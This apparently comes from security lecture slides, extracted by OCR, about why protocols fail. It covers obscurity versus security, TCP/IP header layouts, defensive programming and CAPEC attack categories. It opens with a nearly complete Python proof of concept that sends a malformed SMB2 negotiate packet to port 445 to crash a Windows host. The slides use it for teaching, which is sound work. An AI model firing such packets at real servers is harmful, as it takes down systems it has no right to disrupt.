
```
#!/usr/bin/python
# When SMB2.0 recieve a "&" char in the "Process Id High" SMB header field
it dies with a
# PAGE_FAULT_IN_NONPAGED_AREA

from socket import socket
from time import sleep

host = "IP_ADDR", 445
buff = (
"\x00\x00\x00\x90" # Begin SMB header: Session message
"\xff\x53\x4d\x42" # Server Component: SMB
"\x72\x00\x00\x00" # Negociate Protocol
"\x00\x18\x53\xc8" # Operation 0x18 & sub 0xc853
"\x00\x26"# Process ID High: --> :) normal value should be "\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xff\xff\xff\xfe"
"\x00\x00\x00\x00\x00\x6d\x00\x02\x50\x43\x20\x4e\x45\x54"
"\x57\x4f\x52\x4b\x20\x50\x52\x4f\x47\x52\x41\x4d\x20\x31"
...
"\x4d\x20\x30\x2e\x31\x32\x00\x02\x53\x4d\x42\x20\x32\x2e"
"\x30\x30\x32\x00"
)
s = socket()
s.connect(host)
s.send(buff)
s.close()
```

seclists.org

How is it done?
What makes it possible?

NASA Study on Flight Software Complexity

"Commissioned by the NASA Office of Chief Engineer, Technical Excellence Program, May 2009"



CONCLUSION:

Even for rigorously tested code, 2 errors per 1,000 lines of code remain

Security by Obscurity

"If I take a letter, lock it in a safe, hide the safe somewhere in New York, then tell you to read the letter, that's not security. That's obscurity.

On the other hand, if I take a letter and lock it in a safe, and then give you the safe along with the design specifications of the safe and a hundred identical safes with their combinations so that you and the worlds best safecrackers can study the locking mechanism – and you still can't open the safe and read the letter – that's security."

Bruce Schneier: Applied Cryptography


Security by obscurity is not necessarily bad:

Multi-layer security is good, just don't trust obscurity for security

All **protocols** and **algorithms** we use must be strong enough to survive even if published

There are many protocols to secure…

Attacker



Unexpected:

- message content
- header problem
- message sequence
- timing
- faked content
- …

Protocols are complex

TCP

Source port										Destination port
Sequence number										
Acknowledgment number (if ACK set)										
Data offset	Reserved 0 0 0	NS	CWR	ECE	URG	ACK	PSH	RST	SYN	FIN	Window Size
Checksum										Urgent pointer (if URG set)
Options (if *data offset* > 5. Padded at the end with "0" bits if necessary.)										

IP

Version	IHL	DSCP	ECN	Total Length
Identification			Flags	Fragment Offset
Time To Live		Protocol		Header Checksum
Source IP Address				
Destination IP Address				
Options (if IHL > 5)				

Link level

Layer	Preamble	Start frame delimiter	MAC destination	MAC source	802.1Q tag (optional)	Ethertype (Ethernet II) or length (IEEE 802.3)	Payload	Frame check sequence (32-bit CRC)	Interpacket gap
	7 octets	1 octet	6 octets	6 octets	(4 octets)	2 octets	46-1500 octets	4 octets	12 octets
Layer 2 Ethernet frame			← 64–1522 octets →						
Layer 1 Ethernet packet & IPG	← 72–1530 octets →								← 12 octets →

Assumption is the mother of all mistakes

- I know how to solve this; I don't need help…
- This design is secure enough!
- We can add security at the end of the project
- That will never happen, trust me…
- Defensive programming is not needed. "Number" will never be negative:


```
if (number > 10)
     price = number*cost*0.9;   // 10% discount
else
     price = number*cost;       // If number is negative, price becomes negative!
```

So maybe another bug can be exploited to make it negative?
It would be good to catch that problem here:

```
if (number > 10)
     price = number*cost*0.9;
if (number > 0)
     price = number*cost;
 else
     internal_error("Number of items < 0");
```

Useful security tools

CAPEC Common Attack Pattern Enumeration and Classification
A Community Resource for Identifying and Understanding Attacks

New to CAPEC? Start Here!

Home > CAPEC List > CAPEC-1000: Mechanisms of Attack (Version 3.9) ID Lookup: Go

Home | About | CAPEC List | Community | News | Search

ATTACK categorization

1000 - Mechanisms of Attack

- C Engage in Deceptive Interactions - *(156)*
- C Abuse Existing Functionality - *(210)*
- C Manipulate Data Structures - *(255)*
- C Manipulate System Resources - *(262)*
- C Inject Unexpected Items - *(152)*
- C Employ Probabilistic Techniques - *(223)*
- C Manipulate Timing and State - *(172)*
- C Collect and Analyze Information - *(118)*
- C Subvert Access Control - *(225)*

Nature	Type	ID	Name
MemberOf	V	1000	Mechanisms of Attack
HasMember	M	113	Interface Manipulation
HasMember	M	125	Flooding
HasMember	M	130	Excessive Allocation
HasMember	M	131	Resource Leak Exposure
HasMember	M	212	Functionality Misuse
HasMember	M	216	Communication Channel Manipulation
HasMember	M	227	Sustained Client Engagement
HasMember	M	272	Protocol Manipulation
HasMember	M	554	Functionality Bypass

Type	ID	Name
S	482	TCP Flood
S	486	UDP Flood
S	487	ICMP Flood
S	488	HTTP Flood
S	489	SSL Flood
S	490	Amplification
S	528	XML Flood
S	666	BlueSmacking

Homework

https://capec.mitre.org